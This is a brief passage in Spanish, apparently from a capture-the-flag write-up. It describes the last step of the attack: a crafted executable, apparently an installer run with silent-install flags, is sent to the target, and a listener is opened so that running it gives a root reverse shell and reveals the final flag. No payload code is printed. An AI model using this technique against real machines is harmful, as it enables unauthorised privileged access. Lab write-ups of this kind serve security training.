Una vez creado el ejecutable, lo transfiero a la máquina, me pongo a la escucha por el puerto definido al crear el fichero y lo ejecuto con las flags "/quiet", "/i" y "/qn", obteniendo así una conexión en mi máquina de atacante y pudiendo visualizar la flag final, tal y como se muestra en la figura 19.




Figura 19: Obtenemos una shell con privilegios de “root” y visualizamos la flag